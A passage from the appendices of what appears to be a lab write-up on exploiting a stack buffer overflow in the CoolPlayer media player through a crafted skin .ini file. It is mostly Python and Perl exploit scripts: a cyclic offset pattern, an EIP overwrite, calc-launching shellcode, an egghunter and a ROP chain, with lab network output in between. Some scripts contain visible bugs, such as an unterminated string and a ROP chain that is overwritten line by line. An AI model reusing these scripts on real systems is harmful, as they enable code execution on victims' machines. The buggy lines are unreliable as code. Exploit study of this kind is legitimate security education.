Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9
Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9
Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9
Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9
Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9
Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk
```

Appendix C – Pattern script

```python
forwardBuf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac

payload = forwardBuf


with open("exploit2.ini", "wb") as f:
    f.write("[CoolPlayer Skin]\r\nPlaylistSkin={}".format(payload))
```

APPENDIX D – FINDING SHELLCODE SPACE

```
forwardBuf = "A" * 484
EIP = "BBBB"
Junk1 = "C" * 100
Junk2 = "D" * 100
Junk3 = "E" * 100

payload = forwardBuf + EIP + Junk1 + Junk2 + Junk3



with open("exploit2.ini", "wb") as f:
    f.write("[CoolPlayer Skin]\r\nPlaylistSkin={}".format(payload))
```

APPENDIX E – SHELLCODE SCRIPT WITH NOPS

```
my $file = "crash2.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

#distance to EIP
my $buffer = "A" x 484;

#EIP
my $pointer = pack('V', 0x7C86467B);

#Nops
my $nops = "\x90" x 4;

#shellcode
my $calc = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";

open ($FILE,">$file");
print $FILE $header.$buffer.$pointer.$nops.$calc;
close($FILE);
```

APPENDIX F – NETWORK SETUP

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.128  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe71:fc75  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:71:fc:75  txqueuelen 1000  (Ethernet)
        RX packets 38  bytes 6015 (5.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2472 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter eth0:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.0.200
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

APPENDIX G – EGG SCRIPT

```
my $file = "Egg.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

# distance to EIP
my $buffer = "A" x 484;

# EIP
my $pointer = pack('V', 0x7C86467B);

my $pattern = "\x90" X 10;

my $egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"


# Nops
my $nops = "\x90" x 4;

my $tag = "w00tw00t";

# Calc shellcode
my $calc = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";

open ($FILE,">$file");
print $FILE $header.$buffer.$pointer.$pattern.$egghunter.$nops.$tag.$calc;
close($FILE);
```

APPENDIX H – ROP SCRIPT

```
my $file = "Ropchain.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

# distance to EIP
my $buffer = "A" x 484;

# EIP
my $pointer = pack('V', 0x77c11110);
my $eip = "BBBB";

 my $ropchain = ('V',0x77c5385e);
 my $ropchain = ('V',0x77c35515);
 my $ropchain = ('V',0xffffffff);
 my $ropchain = ('V',0x77c127e5);
 my $ropchain = ('V',0x77c127e1);
 my $ropchain = ('V',0x77c3b860);
 my $ropchain = ('V',0x2cfe1467);
 my $ropchain = ('V',0x77c4eb80);
 my $ropchain = ('V',0x77c58fbc);
 my $ropchain = ('V',0x77c34de1);
 my $ropchain = ('V',0x2cfe04a7);
 my $ropchain = ('V',0x77c4eb80);
 my $ropchain = ('V',0x77c14001);
 my $ropchain = ('V',0x77c47b8c);
 my $ropchain = ('V',0x77c47a42);
 my $ropchain = ('V',0x77c22666);
 my $ropchain = ('V',0x77c2aacc);
 my $ropchain = ('V',0x77c52217);
 my $ropchain = ('V',0x77c1110c);
 my $ropchain = ('V',0x77c12df9);
 my $ropchain = ('V',0x77c354b4);

# Nops
my $nops = "\x90" x 20;

# Calc shellcode
my $calc = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";

open ($FILE,">$file");
print $FILE $header.$buffer.$pointer.$eip.$ropchain.$nops.$calc;
close($FILE);
```